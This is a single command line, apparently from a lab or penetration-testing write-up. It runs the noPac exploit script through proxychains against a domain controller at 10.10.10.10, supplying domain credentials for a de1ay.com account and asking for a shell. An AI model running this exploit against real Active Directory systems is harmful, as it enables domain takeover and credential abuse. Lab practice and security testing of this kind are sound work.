proxychains python3 noPac.py -use-ldap de1ay.com/de1ay:1qaz@WSX -dc-ip 10.10.10.10 -shell
```

